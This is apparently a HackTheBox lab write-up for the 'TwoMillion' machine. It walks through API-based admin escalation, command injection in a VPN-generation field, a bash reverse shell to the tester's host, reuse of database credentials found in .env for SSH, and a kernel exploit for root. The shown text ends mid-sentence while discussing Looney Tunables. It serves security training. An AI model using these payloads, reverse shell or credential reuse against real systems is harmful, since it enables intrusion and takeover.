HTB: TwoMillion — Writeup
- Target IP: 10.129.3.130
- Platform: Linux
- Difficulty: Easy
#Recon
#nmap
nmap finds two open ports, SSH (22) and HTTP (80), and one filtered port:
Nmap scan report for 2million.htb (10.129.3.130)
Host is up, received syn-ack (0.31s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE REASON      VERSION
22/tcp   open     ssh     syn-ack     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    syn-ack     nginx
8045/tcp filtered unknown no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.24 seconds
NOTE: I already added
2million.htbto/etc/hosts.
Since a DNS server name is in use, I performed VHOST brute-forcing with gobuster to check for anything different, but unfortunately nothing new came back.
#Website — TCP Port 80
We're presented with the HackTheBox site as it looked in 2017.
The HTTP headers don't reveal any information that's immediately useful:
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 03 Aug 2026 14:50:30 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: PHPSESSID=096kej2gosuk5bhs4c742j6vom; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache#Shell as www-data
#Invite Code Discovery
The only functional endpoints on the site are /login and /join.
/login requires existing credentials, and the password reset functionality turns out to be a dead end.
/join requires a valid invite code to sign up. Inspecting the page source reveals an interesting script reference:
<script defer src="/js/inviteapi.min.js"></script>The contents of this file are obfuscated using Dean Edwards' Packer (commonly known as JavaScript P.A.C.K.E.R. obfuscation):
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))With the help of an AI, the deobfuscated script turns out to be:
function verifyInviteCode(code) {
    var formData = {
        code: code
    };

    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: "/api/v1/invite/verify",
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/api/v1/invite/how/to/generate",
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
This reveals an endpoint that can be used to get instructions for generating an invite code:
$ curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate | jq

{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
}
The response data is ROT13-encoded and can be decoded as follows:
$ echo "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr" | tr 'A-Za-z' 'N-ZA-Mn-za-m'

In order to generate the invite code, make a POST request to /api/v1/invite/generate
So we need to make a POST request to /api/v1/invite/generate to get a valid invite code:
$ curl -s -X POST http://2million.htb/api/v1/invite/generate | jq

{
  "0": 200,
  "success": 1,
  "data": {
    "code": "NkM1OFctNlo0OE4tVUIzWUotUFlaODE=",
    "format": "encoded"
  }
}
The code is base64-encoded and can be decoded directly:
$ echo "NkM1OFctNlo0OE4tVUIzWUotUFlaODE=" | base64 -d

6C58W-6Z48N-UB3YJ-PYZ81
This code can now be used to register an account via /join.
#Enumeration as an Authenticated User
Under /home/access, clicking Connection Pack sends a GET request to /api/v1/user/vpn/generate, while Regenerate sends a GET request to /api/v1/user/vpn/regenerate.
Sending a plain GET request to /api reveals API versioning information:
$ curl -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api | jq

{
  "/api/v1": "Version 1 of the API"
}
Querying /api/v1 returns a full list of available routes:
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}#Escalating to Admin via the API
The /api/v1/admin/settings/update endpoint can be used to modify user settings — potentially allowing us to promote our own account to admin:
$ curl -s -X PUT -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/settings/update | jq

{
  "status": "danger",
  "message": "Invalid content type."
}
This suggests the endpoint expects JSON:
$ curl -s -X PUT -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/settings/update | jq

{
  "status": "danger",
  "message": "Missing parameter: email"
}
Supplying the required parameters incrementally:
$ curl -X PUT -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/settings/update -d '{"email":"onivdoniv@gmail.com"}' | jq

{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
$ curl -s -X PUT -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/settings/update -d '{"email":"onivdoniv@gmail.com", "is_admin":"true"}' | jq
{
"status": "danger",
"message": "Variable is_admin needs to be either 0 or 1."
}Sending the correct value type finally succeeds:
$ curl -s -X PUT -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/settings/update -d '{"email":"onivdoniv@gmail.com", "is_admin":1}' | jq

{
  "id": 13,
  "username": "loxcalhost",
  "is_admin": 1
}
Confirming admin status:
$ curl -s -X GET -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/auth | jq

{
  "message": true
}#Command Injection
As an admin user, we can now generate VPN configurations for other users via /api/v1/admin/vpn/generate:
$ curl -X POST -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/vpn/generate | jq

{
  "status": "danger",
  "message": "Missing parameter: username"
}
Supplying a username parameter returns a valid OpenVPN configuration file:
$ curl -s -X POST -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/vpn/generate -d '{"username":"loxcalhost"}'

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
...[SNIP]...
The username parameter turns out to be vulnerable to OS command injection:
$ curl -s -X POST -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/vpn/generate -d '{"username":"loxcalhost; id #"}'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Replacing id with a bash reverse shell one-liner:
$ curl -s -X POST -H "Content-Type: application/json" -b "PHPSESSID=f92a2e4t7tgjr3m3qedlib0bd3" http://2million.htb/api/v1/admin/vpn/generate -d "{\"username\":\"loxcalhost; bash -c 'bash -i >& /dev/tcp/10.10.14.236/9001 0>&1' #\"}"Catching the resulting connection on our listener:
$ nc -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.3.130:57818.
bash: cannot set terminal process group (1094): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
Finally, upgrade the shell to a fully interactive TTY:
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo; fg
export TERM=xterm#Shell as admin
#Enumeration
The web root is in the default location, /var/www/html:
www-data@2million:~/html$ ls -la

total 56
drwxr-xr-x 10 root root 4096 Jun  2 22:30 .
drwxr-xr-x  3 root root 4096 May 26 20:34 ..
drwxr-xr-x  2 root root 4096 May 23 19:37 assets
drwxr-xr-x  2 root root 4096 Jun  2 16:30 controllers
drwxr-xr-x  5 root root 4096 May 29 12:21 css
-rw-r--r--  1 root root 1237 Jun  2 16:15 Database.php
-rw-r--r--  1 root root   87 Jun  2 18:56 .env
drwxr-xr-x  2 root root 4096 May 25 17:57 fonts
drwxr-xr-x  2 root root 4096 May 25 16:23 images
-rw-r--r--  1 root root 2692 Jun  2 18:57 index.php
drwxr-xr-x  3 root root 4096 Jun  1 20:15 js
-rw-r--r--  1 root root 2787 Jun  2 16:15 Router.php
drwxr-xr-x  2 root root 4096 Jun  2 16:15 views
drwxr-xr-x  5 root root 4096 Jun  2 22:30 VPN
The .env file is used to set environment variables in PHP web frameworks:
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123#Pivot
That password works for both su as admin:
www-data@2million:~/html$ su - admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
And SSH:
oxdf@hacky$ sshpass -p SuperDuperPass123 ssh admin@2million.htb

admin@2million:~$
NOTE:
sshpassis a convenient tool for CTF write-ups and blog posts because it makes the authentication process explicit and easy to follow. However, it should never be used with real production credentials, as passing passwords on the command line is insecure and can expose sensitive information.
#Shell as Root
#Enumeration
Since this box was released in mid-2023, it's now roughly three years old, meaning the kernel is outdated and vulnerable to DirtyFrag (a CVE affecting the Linux kernel's page cache handling):
admin@2million:~$ uname -r

5.15.70-051570-generic#DirtyFrag Exploitation
A public proof-of-concept (PoC) is available on GitHub: https://github.com/V4bel/dirtyfrag
Copy the contents of exp.c from the PoC into /tmp/exp.c, then compile it:
gcc -O0 -Wall -o exp exp.c -lutilFinally, execute the exploit to obtain root privileges:
./expNote: This is not the intended privilege escalation path for this machine — it worked simply because, over time, new vulnerabilities are discovered in older kernel versions that remain unpatched.
#Beyond Root
#Hint for Privilege Escalation
I generally check kernel versions to see if they're outdated, but on this box there's also a very telling clue: an email under /var/mail that directly references the issue.
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,


I know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
This email was sent on 1 June 2023, so searching for "linux kernel vulnerability 2023" around that timeframe points us toward known kernel CVEs disclosed that year:
#Looney Tunables
Checking the GLIBC library version on the target:
admin@2million:/var/mail$ ldd --version

ldd (Ubuntu GLIBC 2.35-0ubuntu3.1) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.

GNU C Library version 2.35 is also vulnerable — specifically to CVE-2023-4911, better known as "Looney Tunables," a buffer overflow in glibc's dynamic loader (ld.so) that can be exploited via the GLIBC_TUNABLES environment variable to achieve local privilege escalation: